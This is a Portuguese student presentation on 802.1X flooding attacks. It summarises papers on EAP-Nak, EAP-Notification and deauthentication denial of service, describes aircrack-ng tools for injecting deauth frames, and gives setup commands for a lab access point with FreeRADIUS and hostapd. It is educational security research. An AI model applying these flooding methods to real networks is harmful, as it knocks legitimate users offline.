



Gestão de Acesso e Identidade

802.1X FLOODING

MARINA & PEDRO



802.1X

- 
- Protocolo de controle de acesso à rede baseado em portas.
 - Garante que apenas dispositivos ou usuários autenticados possam acessar recursos da rede.
 - Essencial para redes LAN (wired e wireless) em ambientes empresariais.

FUNIONAMENTO

O dispositivo envia uma solicitação de autenticação (EAPOL-Start), e o autenticador verifica a identidade através de EAP.

01

SUPPLICANT

Solicita acesso à rede.

02


AUTENTICADOR


Controla o ponto de acesso
(como switch ou ponto de
acesso Wi-Fi).

03

AUTHENTICATION SERVER

Valida as credenciais do
dispositivo.







FLOODING ATTACK

- 
- Ataque de negação de serviço (DoS) que consiste em enviar um grande volume de tráfego ou requisições falsas a um alvo, visando saturar seus recursos e torná-lo indisponível para usuários legítimos.
 - Objetivo principal: esgotar largura de banda, conexões ou capacidade de processamento de servidores, roteadores ou aplicações, provocando lentidão extrema ou queda completa do serviço.



FLOODING NO CONTEXTO 802.1X

01

ARTIGOS RELACIONADOS

02

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AMBIENTE CONFIGURADO

04

CAPTURA DE PACOTES

05

ANÁLISE DA CAPTURA

06

FLOODING ATTACK

07

CONCLUSÃO

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EXTENSÕES





ARTIGOS RELACIONADOS

1. Two Novel 802.1x Denial of Service Attacks

a. Arbaugh, William A. & Mishra, Anish

b. 2002

2. An Initial Security Analysis of the IEEE 802.1X Standard

a. Alruban, Alan and Everitt, Esther

b. 2011





AN INITIAL SECURITY ANALYSIS OF THE IEEE 802.1X STANDARD

- 
- **Session hijacking:** após autenticação bem-sucedida, um invasor pode assumir a sessão porque não há vínculo entre porta aberta e identidade do cliente.
 - **Man-in-the-middle na autenticação:** falta de proteção de integridade nas mensagens EAP permite interceptação e manipulação durante o handshake.
 - **Manipulação de quadros de controle:** é possível forjar EAP-Failure ou quadros de desautenticação para encerrar sessões ou enganar clientes.



AN INITIAL SECURITY ANALYSIS OF THE IEEE 802.1X STANDARD

- 
- **Impactos potenciais:** esses vetores podem ser usados para lançar ataques de DoS ou comprometimento de credenciais.
 - **Conclusão:** “802.1X + 802.11 não fornece níveis suficientes de segurança sem mudanças significativas.”
 - **Recomendações dos autores:**
 - Adicionar proteção de integridade às trocas EAP;
 - Proteger quadros de gerenciamento Wi-Fi;
 - Melhorar sincronização de estado entre clientes e APs para evitar des-sincronização.



TWO NOVEL 802.1X DENIAL OF SERVICE ATTACKS

- 
- **EAP-Nak Attack:** um suplicante malicioso envia repetidamente pacotes EAP-Nak em resposta às requisições do autenticador, forçando renegociação contínua de métodos e travando o handshake de autenticação.
 - **EAP-Notification Flooding:** o atacante inunda o autenticador com mensagens EAP-Notification (destinadas a exibir alertas), criando sobrecarga de processamento e confusão, embora essas mensagens não sejam essenciais para a autenticação.



TWO NOVEL 802.1X DENIAL OF SERVICE ATTACKS

- 
- **Impacto:** não quebram criptografia nem roubam credenciais, mas interrompem o processo de autenticação, impedindo usuários legítimos de se conectarem.
 - **Conclusão:** destaca a necessidade de validação rigorosa de todos os tipos de mensagens EAP e medidas adicionais de proteção contra injeção de pacotes.



OBJETIVO

01

CONFIGURAR AMBIENTE COM
802.1X.

02


REALIZAR ATAQUE QUE
COMPROMETA O 802.1X.

03

ANALISAR SEGURANÇA DO
PROTOCOLO 802.1X.



AMBIENTE CONFIGURADO



RASPBERRY PI



KALI LINUX VM



WINDOWS LAPTOP

AMBIENTE CONFIGURADO

FERRAMENTAS UTILIZADAS



FREERADIUS



HOSTAPD



AIRCRAK-NG



FREERADIUS

- Servidor Radius open-source.
- Suporte a EAP, 802.1x e WPA2-Enterprise.
- O hostapd comunica-se com o FreeRADIUS via shared secret (porta 1812) para validar requisições EAP, permitindo a autenticação 802.1X dos clientes.
- É possível configurar throttling e blacklists diretamente no FreeRADIUS, limitando requisições por cliente ou usuário para combater ataques de autenticação excessiva (EAP-Nak floods, EAPOL floods).



HOSTAPD

- Transforma uma interface wifi em um Access Point.
 - Serviço que transforma o Raspberry Pi em um ponto de acesso 802.1X/EAP.
- Suporte a WPA2, WPA3, EAP (802.1X).
- Integração direta com FreeRADIUS.
 - Atua como EAPOL relay, enviando mensagens de autenticação ao servidor RADIUS e aguardando respostas. Isso permite separar a função de AP (hostapd) da lógica de autenticação (FreeRADIUS).
- Permite configuração de SSIDs, segurança e autenticação.



AIRCRAACK-NG

- Suite para auditoria de redes Wi-Fi.
 - Utilizada na demonstração para enviar e capturar quadros 802.11.
- Suporte a deauth e outros ataques.
 - Demonstra como um atacante pode, com ferramentas livremente disponíveis, explorar a falta de proteção de integridade em quadros de gerenciamento para derrubar uma rede 802.1X.



AIRCRAK-NG

- Ferramentas auxiliares:
 - **Airmon-ng**: mata processos que interferem e coloca a interface em modo monitor, permitindo a captura passiva de todos os quadros Wi-Fi.
 - **Airodump-ng**: escaneia o canal do AP alvo, identifica o BSSID da rede e os dispositivos conectados, preparando as informações necessárias para o ataque.
 - **Aireplay-ng**: injeta quadros de desautenticação de forma contínua para manter os clientes em ciclo de reautenticação.

ETAPAS DE CONFIGURAÇÃO

1

- Instalação de softwares e ferramentas necessárias.
- Update do Raspberry Pi Lite .
- Interrupção de serviços para evitar conflitos.

2

- Configuração do FreeRadius - atua como servidor de autenticação.

3

- Configuração do hostapd - atua como "Wireless Access Point".

4

- Setup da interface de rede.
- IP & DHCP.
- "Enabling" de serviços necessários.


```
pbwbb@raspberrypi:~ $ sudo apt install hostapd freeradius dnsmasq -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  freeradius-common freeradius-config freeradius-utils freetds-common libct4 libdbi-perl libfreeradius3 libpcre3 ssl-cert
Suggested packages:
  resolvconf freeradius-krb5 freeradius-ldap freeradius-mysql freeradius-postgresql freeradius-python3 snmp libclone-perl libmldbm-perl libnet-daemon-perl libsql-statement-perl
The following NEW packages will be installed:
  dnsmasq freeradius freeradius-common freeradius-config freeradius-utils freetds-common hostapd libct4 libdbi-perl libfreeradius3 libpcre3 ssl-cert
0 upgraded, 12 newly installed, 0 to remove and 0 not upgraded.
Need to get 3,458 kB of archives.
After this operation, 14.6 MB of additional disk space will be used.
Get:1 http://deb.debian.org/debian bookworm/main arm64 dnsmasq all 2.90-4-deb12u1 [66.1 kB]
Get:2 http://deb.debian.org/debian bookworm/main arm64 hostapd arm64 2:2.10-12+deb12u2 [799 kB]
Get:3 http://deb.debian.org/debian bookworm/main arm64 freeradius-common all 3.2.1+dfsg-4+deb12u1 [231 kB]
Get:4 http://deb.debian.org/debian bookworm/main arm64 ssl-cert all 1.1.2 [21.1 kB]
Get:5 http://deb.debian.org/debian bookworm/main arm64 freeradius-config arm64 3.2.1+dfsg-4+deb12u1 [206 kB]
Get:6 http://deb.debian.org/debian bookworm/main arm64 libpcre3 arm64 2:8.39-15 [313 kB]
Get:7 http://deb.debian.org/debian bookworm/main arm64 libfreeradius3 arm64 3.2.1+dfsg-4+deb12u1 [175 kB]
Get:8 http://deb.debian.org/debian bookworm/main arm64 freetds-common all 1.3.17+ds-2 [28.9 kB]
Get:9 http://deb.debian.org/debian bookworm/main arm64 libct4 arm64 1.3.17+ds-2 [147 kB]
Get:10 http://deb.debian.org/debian bookworm/main arm64 freeradius arm64 3.2.1+dfsg-4+deb12u1 [603 kB]
Get:11 http://deb.debian.org/debian bookworm/main arm64 freeradius-utils arm64 3.2.1+dfsg-4+deb12u1 [100 kB]
Get:12 http://deb.debian.org/debian bookworm/main arm64 libdbi-perl arm64 1.643-4 [767 kB]
Fetched 3,458 kB in 1s (3,146 kB/s)
Preconfiguring packages ...
Selecting previously unselected package dnsmasq.
(Reading database ... 56185 files and directories currently installed.)
Preparing to unpack .../00-dnsmasq_2.90-4~deb12u1_all.deb ...
Unpacking dnsmasq (2.90-4~deb12u1) ...
Selecting previously unselected package hostapd.
Preparing to unpack .../01-hostapd_2%3a2.10-12+deb12u2_arm64.deb ...
Unpacking hostapd (2:2.10-12+deb12u2) ...
Selecting previously unselected package freeradius-common.
Preparing to unpack .../02-freeradius-common_3.2.1+dfsg-4+deb12u1_all.deb ...
Unpacking freeradius-common (3.2.1+dfsg-4+deb12u1) ...
Selecting previously unselected package ssl-cert.
Preparing to unpack .../03-ssl-cert_1.1.2_all.deb ...
Unpacking ssl-cert (1.1.2) ...
Selecting previously unselected package freeradius-config.
Preparing to unpack .../04-freeradius-config_3.2.1+dfsg-4+deb12u1_arm64.deb ...
Unpacking freeradius-config (3.2.1+dfsg-4+deb12u1) ...
Selecting previously unselected package libpcre3:arm64.
Preparing to unpack .../05-libpcre3_2%3a8.39-15_arm64.deb ...
Unpacking libpcre3:arm64 (2:8.39-15) ...
Selecting previously unselected package libfreeradius3.
Preparing to unpack .../06-libfreeradius3_3.2.1+dfsg-4+deb12u1_arm64.deb ...
Unpacking libfreeradius3 (3.2.1+dfsg-4+deb12u1) ...
```

```
sudo apt update && sudo apt upgrade -y
```

```
sudo apt install hostapd freeradius dnsmasq -y
```

```
pbwbb@raspberrypi:~ $ sudo systemctl stop hostapd
pbwbb@raspberrypi:~ $ sudo systemctl stop dnsmasq
pbwbb@raspberrypi:~ $ sudo systemctl stop freeradius
```

```
sudo systemctl stop hostapd
sudo systemctl stop dnsmasq
sudo systemctl stop freeradius
```

```
# This is a complete entry for a user. Note that there is no fall-through
# entry so that no DEFAULT entry will be used, and the user will NOT
# get any attributes in addition to the ones listed here.
#
pedro    Cleartext-Password := "senhasecreta"
#       Service-Type = Framed-User,
#       Framed-Protocol = PPP,
#       Framed-IP-Address = 172.16.3.33,
#       Framed-IP-Netmask = 255.255.255.0,
#       Framed-Routing = Broadcast-Listen,
#       Framed-Filter-Id = "std.ppp",
#       Framed-MTU = 1500,
#       Framed-Compression = Van-Ja
```

```
sudo nano /etc/freeradius/3.0/users
```

```
pedro Cleartext-Password := "senhasecreta"
```



```
pbwbb@raspberrypi:~ $ sudo freeradius -X
FreeRADIUS Version 3.2.1
Copyright (C) 1999-2022 The FreeRADIUS server project and contributors
There is NO warranty; not even for MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE
You may redistribute copies of FreeRADIUS under the terms of the
GNU General Public License
For more information about these matters, see the file named COPYRIGHT
Starting - reading configuration files ...
including dictionary file /usr/share/freeradius/dictionary
including dictionary file /usr/share/freeradius/dictionary.dhcp
including dictionary file /usr/share/freeradius/dictionary.vqp
including dictionary file /etc/freeradius/3.0/dictionary

}
Listening on auth address 127.0.0.1 port 18120 bound to server inner-tunnel
Listening on auth address * port 1812 bound to server default
Listening on acct address * port 1813 bound to server default
Listening on auth address :: port 1812 bound to server default
Listening on acct address :: port 1813 bound to server default
Listening on proxy address * port 60566
Listening on proxy address :: port 37980
Ready to process requests
█
```

```
sudo freeradius -X
```

GNU nano 7.2

```
interface=wlan0
driver=nl80211
ssid=Rede-Lab
hw_mode=g
channel=6

ieee8021x=1
wpa=2
wpa_key_mgmt=WPA-EAP
auth_server_addr=127.0.0.1
auth_server_port=1812
auth_server_shared_secret=supersenha

wpa_pairwise=CCMP
```

GNU nano 7.2

```
# Defaults for hostapd initscript
#
# WARNING: The DAEMON_CONF setting has been deprecated and will be removed
#          in future package releases.
#
# See /usr/share/doc/hostapd/README.Debian for information about alternative
# methods of managing hostapd.
#
# Uncomment and set DAEMON_CONF to the absolute path of a hostapd configuration
# file and hostapd will be started during system boot. An example configuration
# file can be found at /usr/share/doc/hostapd/examples/hostapd.conf.gz
#
DAEMON_CONF="/etc/hostapd/hostapd.conf"

# Additional daemon options to be appended to hostapd command:-
#       -d    show more debug messages (-dd for even more)
#       -K    include key data in debug messages
#       -t    include timestamps in some debug messages
#
# Note that -B (daemon mode) and -P (pidfile) options are automatically
# configured by the init.d script and must not be added to DAEMON_OPTS.
#
#DAEMON_OPTS=""
```

DAEMON_CONF="/etc/hostapd/hostapd.conf"



```
GNU nano 7.2
```

```
interface wlan0
    static ip_address=192.168.50.1/24
    nohook wpa_supplicant
```



```
sudo ip link set wlan0 down
sudo ip addr add 192.168.50.1/24 dev wlan0
sudo ip link set wlan0 up
```

```
sudo nano /etc/dhcpd.conf
```

```
interface wlan0
    static ip_address=192.168.50.1/24
    nohook wpa_supplicant
```






```
sudo nano /etc/dnsmasq.conf
```

```
interface=wlan0  
dhcp-range=192.168.50.10,192.168.50.50,12h
```



```
GNU nano 7.2  
interface=wlan0  
dhcp-range=192.168.50.10,192.168.50.50,12h
```



```
sudo nano /etc/sysctl.conf
```



```
# See http://lwn.net/Articles/277146/
# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
#
# Uncomment the next line to enable packet forwarding for IPv6
# Enabling this option disables Stateless Address Autoconfigurat
```

```
net.ipv4.ip_forward=1
```

```
pbwbb@raspberrypi:~ $ sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
pbwbb@raspberrypi:~ $ sudo iptables-save | sudo tee /etc/iptables.ipv4.nat
# Generated by iptables-save v1.8.9 (nf_tables) on Sun Jun 15 17:14:29 2025
*nat
:PREROUTING ACCEPT [0:0]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:POSTROUTING ACCEPT [0:0]
-A POSTROUTING -o eth0 -j MASQUERADE
COMMIT
```

```
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
sudo iptables-save | sudo tee /etc/iptables.ipv4.nat
```

```
pbwbb@raspberrypi:~ $ sudo iptables -t nat -L -v
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target      prot opt in      out     source      destination

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target      prot opt in      out     source      destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target      prot opt in      out     source      destination

Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target      prot opt in      out     source      destination
    0      0 MASQUERADE  all  --  any     eth0     anywhere    anywhere
pbwbb@raspberrypi:~ $ sudo netfilter-persistent save
/run-parts: executing /usr/share/netfilter-persistent/plugins.d/15-ip4tables save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/25-ip6tables save
```

```
sudo apt install iptables-persistent -y
sudo netfilter-persistent save
```

```
pbwbb@raspberrypi:~ $ sudo systemctl status freeradius dnsmasq hostapd | grep active
Active: active (running) since Sun 2025-06-15 17:17:20 BST; 3min 31s ago
Active: active (running) since Sun 2025-06-15 17:17:29 BST; 3min 22s ago
Active: active (running) since Sun 2025-06-15 17:19:32 BST; 1min 20s ago
```

```
sudo systemctl start freeradius
sudo systemctl enable freeradius
```

```
sudo systemctl start dnsmasq
sudo systemctl enable dnsmasq
```

```
sudo systemctl start hostapd
sudo systemctl enable hostapd
```

```
sudo systemctl status freeradius dnsmasq hostapd
```




Rede-Lab
Secured

Enter your username and password

pedro

••••••••••



Connect using a certificate

OK

Cancel



Rede-Lab
Secured

Continue connecting?

If you expect to find Rede-Lab in this location, go ahead and connect. Otherwise, it may be a different network with the same name.

Show certificate details

